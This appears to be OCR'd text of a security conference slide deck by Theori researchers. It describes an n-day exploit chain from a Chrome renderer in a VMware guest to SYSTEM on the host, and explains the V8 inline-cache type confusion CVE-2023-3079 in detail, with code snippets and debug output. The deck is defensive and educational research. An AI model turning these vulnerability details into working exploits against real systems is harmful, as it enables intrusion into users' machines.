Make N-Day Great Again - The Story of N-Day Full Chain

From browser in guest to SYSTEM in host

Who are we?


JeongOh Kyea
Researcher

Gwangun Jung
Researcher

Yeonghun Kim
Researcher

Theori

N Day Super Full Chain



Windows 10 21H2 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Windows 10 21H2
Home
Windows 10 21H2
127.0.0.1:8000/exploit.html
127.0.0.1:8000/exploit.html
Update
EXPLOIT!!
Type here to search
Market Brief
10:30 AM
2/21/2024
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
Type here to search
10:30 AM
2/21/2024


Index

Introduction

Fermium-252

- Vulnerability Report Service of Theori
  - Vulnerability Database Since 2019
  - https://blog.theori.io/fermium-252-the-cyber-threat-intelligence-database-b30ce06e7c5e





Fermium-252

- Reports in 2023
  - 71 Reports
    - 71 Reports have PoCs (all reports)
    - 46 Reports were written before PoCs are published
    - 37 Reports have working exploits

  - Lots of issues which are highly exploitable
    - 19 Reports about In-The-Wild vulnerabilities
    - 4 Reports about Pwn2Own 2023 Vancouver
    - 5 Reports about kCTF of Google

Fermium-252

- Reports of 2023
  - Lots of ingredients
  - We wanted to show something Interesting work
    - + Advertisement of Fermium-252 Service

VirtualBox Escape

Windows Kernel LPE

Chrome Sandbox Escape

Chrome Renderer

VMware Escape


Linux Kernel LPE

Windows Service LPE

Smart Screen Bypass


Super Full Chain

- Make Super Full Chain Exploit
  - Too far from practical situation, No one use like this
  - It takes too much efforts



Super Full Chain

- Make Super Full Chain Exploit
  - The same situation when users check malicious link in Vmware
  - From renderer in Guest → SYSTEM in Host



Super Full Chain

- Exploit Ingredients in Fermium-252

Chrome Renderer	CVE-2023-3079
Chrome Sandbox Escape	CVE-2023-21674
Windows Kernel LPE	CVE-2023-29360
VMware Escape	CVE-2023-34044 CVE-2023-20869
Windows Kernel LPE	CVE-2023-36802

Vulnerabilities & Exploits


Vulnerabilities

- 6 Unique Vulnerabilities
  - 3 In-the-wild vulnerabilities
    - CVE-2023-3079, CVE-2023-21674, CVE-2023-36802
  - 2 Pwn2Own vulnerabilities
    - CVE-2023-29360, CVE-2023-20869
  - 1 Variant of Pwn2Own
    - CVE-2023-34044

- It is hard to explain all details due to time limit
  - The details of each vulnerability was published on our blog
  - https://blog.theori.io/vulnerability-research/home

CVE-2023-3079

- In-The-Wild vulnerability in Chrome
- Type Confusion in Inline Cache of V8
  - Improper IC handler for JSStrictArgumentsObject
  - "Hole" Leak Vulnerability



CVE-2023-3079

- Inline Cache
  - Optimization method for bytecode in V8
  - Register optimized handler according to type feedback


```
function setprop(o, p, v){
  o[p] = v;
}
var arr = [1,2,3];
for(var i=0; i<10; i++){// Feedback 10 times
  setprop(arr, 'v', 1);
}
```

```
 - slot #0 StoreKeyedSloppy MONOMORPHIC with name 0x3a2400002c41 <String[1]: #v>
   [weak] 0x3a240019874d <Map[16](PACKED_SMI_ELEMENTS)>: StoreHandler(Smi)(kind = ...)
 {
     [0]: 0x3a2400002c41 <String[1]: #v>
     [1]: 0x3a2400048281 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 }
```

CVE-2023-3079

- JSStrictArgumentsObject
  - Similar to JSArray


```
'use strict'
function getArguments(a,b,c) {
    return arguments;
}
let array = [1,2,3];             // JSArray
let args  = getArguments(1,2,3); // JSStrictArgumentsObject
```



```
▼ Array(3) i
    0: 1
    1: 2
    2: 3
    length: 3
  ▶ [[Prototype]]: Array(0)
▼ Arguments(3) i
    0: 1
    1: 2
    2: 3
    callee: (...)
    length: 3
  ▶ Symbol(Symbol.iterator): ƒ values()
  ▶ get callee: ƒ ()
  ▶ set callee: ƒ ()
  ▶ [[Prototype]]: Object
```


CVE-2023-3079

- JSArray
  - length : # of elements
  - capacity : the allocation size (== size of FixedArray)



CVE-2023-3079

- The “HOLE” Object
  - The elements between length and capacity are filled with “HOLE”
  - “HOLE” must be used **internally**, not be exposed to Javascript



CVE-2023-3079

- JSStrictArgumentsObject **vs** JSArray
  - Are they really the same??
  - When a new element is added at the end of the array (Index == old_length)

```
Maybe<bool> JSObject::AddDataElement(Handle<JSObject> object, ...)

  ...
  // ** Change to Holey Element Kind if needed
  // 1. If Element is Holey Kind Element
  // 2. Is the object is not JSArray
  // 3. if index is larger than length of JSArray
  // ==> To HOLEY
  if (IsHoleyElementsKind(kind) || !object->IsJSArray(isolate) ||
      index > old_length) {
    to = GetHoleyElementsKind(to);
    kind = GetHoleyElementsKind(kind);
  }
  ...
```

JsArray


- Keep the element kind

JSStrictArgumentsObject

- Change to HOLEY

CVE-2023-3079

- JSStrictArgumentsObject vs JSArray


JsArray


```
let array = [];
array[0] = 2;
```

```
DebugPrint: 0x38df000482bd: [JSArray]
 - map: 0x38df0018c3c1 <Map[16](PACKED_SMI_ELEMENTS)> [FastProperties]
 - prototype: 0x38df0018c635 <JSArray[0]>
 - elements: 0x38df00000725 <FixedArray[0]> [PACKED_SMI_ELEMENTS]
 - length: 0
 - properties: 0x38df00000725 <FixedArray[0]>
```

```
DebugPrint: 0x38df000482bd: [JSArray]
 - map: 0x38df0018c3c1 <Map[16](PACKED_SMI_ELEMENTS)> [FastProperties]
 - prototype: 0x38df0018c635 <JSArray[0]>
 - elements: 0x38df000482dd <FixedArray[17]> [PACKED_SMI_ELEMENTS]
 - length: 1
 - properties: 0x38df00000725 <FixedArray[0]>
```

CVE-2023-3079

- JSStrictArgumentsObject vs JSArray




```
let args = getArguments();
args[0]  = 2;
```

```
DebugPrint: 0x38df000482cd: [JS_ARGUMENTS_OBJECT_TYPE]
 - map: 0x38df00191149 <Map[16](PACKED_ELEMENTS)> [FastProperties]
 - prototype: 0x38df001825e9 <Object map = 0x38df00181c25>
 - elements: 0x38df00000725 <FixedArray[0]> [PACKED_ELEMENTS]
 - properties: 0x38df00000725 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x38df00000d99: [String] in ReadOnlySpace: #length: 0 ...
```

```
DebugPrint: 0x38df000482cd: [JS_ARGUMENTS_OBJECT_TYPE]
 - map: 0x38df0019874d <Map[16](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x38df001825e9 <Object map = 0x38df00181c25>
 - elements: 0x38df00048329 <FixedArray[17]> [HOLEY_ELEMENTS]
 - properties: 0x38df00000725 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x38df00000d99: [String] in ReadOnlySpace: #length: 0
```

CVE-2023-3079

- Improper IC Handler for JSStrictArgumentsObject
  - `StoreFastElementIC_GrowNoTransitionHandleCOW`
  - Keep the elements kind when an element is added at the end



CVE-2023-3079

- JSStrictArgumentsObject uses capacity for checking OOB access
  - Different Length Check

